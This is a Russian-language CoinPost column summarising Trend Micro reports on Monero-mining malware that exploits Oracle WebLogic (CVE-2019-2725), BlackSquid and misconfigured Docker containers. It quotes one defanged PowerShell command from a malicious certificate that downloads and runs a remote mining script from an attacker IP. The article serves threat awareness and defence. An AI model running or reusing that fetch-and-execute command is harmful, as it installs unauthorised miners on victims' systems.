
現在も絶えない仮想通貨モネロ(XMR)「マイニングマルウェア」の脅威|独自考察
Угроза "майнинг-вредоносного ПО" для криптовалюты Monero (XMR) остается актуальной: собственные размышления

Компания Trend Micro сообщает о продолжающейся угрозе вредоносного ПО, использующего криптовалюту Monero для майнинга. В отчете анализируется уязвимость и рассматривается вредоносное ПО, которое продолжает проникать в системы и выполнять майнинг.
Trend Micro публикует отчет
Компания "Trend Micro", специализирующаяся на кибербезопасности, 10 июня опубликовала отчет об угрозе вредоносного ПО для майнинга.
В опубликованном отчете рассматривается вредоносное ПО, использующее уязвимость (CVE-2019-2725) в программном обеспечении [Oracle Weblogic] для майнинга криптовалюты Monero. В отчете анализируется данная уязвимость, а также рассматривается вредоносное ПО (далее именуемое "майнинг-вредоносным ПО"), которое продолжает проникать в системы и выполнять майнинг, начиная с 2019 года.
Что можно узнать из отчета Trend Micro
Анализ данного вредоносного ПО основан на информации из SANS ISC INFOSEC Forum.
Oracle WebLogic - это сервер приложений, на котором работает JAVA. Более подробно, это группа программных продуктов, предоставляемых компанией Oracle, включая корпоративное промежуточное программное обеспечение и продукты для разработчиков, и, за исключением инженеров, обычно не используется обычными пользователями.
Однако, при анализе методов использования уязвимости, можно обнаружить интересные моменты. Браузер использует сертификаты для проверки того, что соединение зашифровано по протоколу HTTPS и что сайт, к которому осуществляется подключение, является правильным (например, coinpost.jp). В данном случае, в сертификат был включен полезная нагрузка атаки (фактический код, используемый для атаки).
На изображении ниже представлен сертификат, который, вероятно, видели те, кто имеет опыт работы с сертификатами. На первый взгляд, он выглядит как обычный сертификат.

Источник: TREND MICRO
Однако, при расшифровке, обнаруживается, что он содержит скрипт PowerShell, который является частью вредоносной программы. Хотя URL начинается с "hxxp:", можно определить, что он предназначен для связи с определенным IP-адресом. Если этот процесс выполняется, запускается скрипт "update.ps1", который автоматически начинает майнинг Monero.
iex(New-Object Net.WebClient).DownloadString('hxxp://139.180.199.167:1012/update[.]ps1')
Использование сертификатов для распространения вредоносного ПО – это не новая идея. В прошлом году была проведена проверка концепции, которая показала, что это возможно, например, путем запуска исполняемого файла Excel с макросами.
В то же время, в данном конкретном случае, скрипт, спрятанный в сертификате, не работает сам по себе, и для связи с определенным IP-адресом используется механизм, который не требует сложных технологий. Это означает, что эта связь может быть обнаружена антивирусным программным обеспечением. Этот момент указывает на то, что у этой атаки еще есть возможности для улучшения, и об этом говорится в отчете, где также упоминается возможность проведения тестов.
Активизация атак с использованием майнинг-вредоносного ПО
В связи с ростом цен на криптовалюты, такие как Bitcoin, активность злоумышленников также возрастает. 10 июня была опубликована информация о BlackSquid, который использует восемь уязвимостей для распространения майнинг-вредоносного ПО ([https://blog.trendmicro.co.jp/archives/21521]). 11 июня была опубликована информация о методе, при котором вредоносное ПО внедряется в контейнеры Docker после сканирования сети на наличие подключенных устройств ([https://blog.trendmicro.co.jp/archives/21525]). В обоих случаях компания Trend Micro предостерегает об этом на японском языке.
BlackSquid использует относительно старые уязвимости (такие как EternalBlue и DoublePalser), и, вероятно, является комбинацией существующих вредоносных программ.
В результате атаки запускается майнер XMRig, который выполняет майнинг Monero. Сообщается, что он чаще всего обнаруживается в Таиланде и США, но, поскольку в нем есть нереализованные функции, в будущем может быть продолжена разработка.
Учитывая наличие ошибок в коде и намеренно пропущенные функции, можно предположить, что это вредоносное ПО находится на стадии разработки и тестирования. В будущем оно может быть использовано для различных атак, таких как несанкционированный доступ и кража информации. Альтернативно, возможно, оно используется для исследования наиболее выгодных способов использования компонентов в зависимости от наличия ресурсов GPU.
Более того, они могут стремиться к определенным целям, не требуя значительных капиталовложений. Причинами, по которым можно предположить это, являются то, что большая часть кода и методов эксплуатации уязвимостей, используемых BlackSquid, распространяется в подполье, а также то, что атаки осуществляются на случайно сгенерированные IP-адреса без использования платных сервисов, таких как "Shodan", для сужения целевой аудитории.
Кроме того, в контейнере Docker, использованном в одном из методов, также был обнаружен майнер, добывающий Monero. Технологии контейнеризации, такие как Docker, быстро набирают популярность благодаря упрощению управления операционными системами, такими как Linux и Windows. Однако, поскольку это относительно новая технология, ошибки в конфигурации могут привести к уязвимостям.

Источник: TREND MICRO
Заключение
В отчете компании Trend Micro говорится о распространении различных типов майнингового вредоносного ПО. Считается, что злоумышленники используют майнинг Monero из-за соображений прибыли и анонимности, но это не обязательно будет так в будущем.
Кроме того, уязвимые системы могут быть использованы для различных целей, помимо майнинга криптовалют. Для защиты пользователям рекомендуется регулярно обновлять операционные системы и программное обеспечение, проверять официальную информацию перед использованием новых технологий и понимать принципы их работы.
Цубо Ваки
Twitter: https://twitter.com/TSB_KZK
Linkedin: https://www.linkedin.com/in/tsubo/
Профиль: Инженер, работающий в AWS, проживает в Ирландии. Был жертвой взломов MtGox и The DAO, но продолжает интересоваться безопасностью блокчейна. Имеет опыт участия в конференциях по безопасности, организации мероприятий, таких как OWASP Japan и Mini Hardening, а также активного участия в сообществе.
Статьи CoinPost:

Судьба 23 миллионов украденных XRP (Ripple): криптобиржа успешно предотвратила часть продаж
Стало известно, что криптобиржа ChangeNow успешно предотвратила продажу части из 23 200 000 XRP (около 1 миллиарда иен), которые были украдены с криптобиржи GateHub.
coinpost.jp

13.06 07:26

Закрытие многочисленных "микширующих сервисов" для криптовалют: риски, связанные с выводом средств
Крупный микширующий сервис BitBlender объявил о закрытии и приостановке работы. Закрытие аналогичных сервисов происходит все чаще, и все больше случаев, когда пользователи не могут вывести свои активы, такие как биткойн.
coinpost.jp

04.06 12:29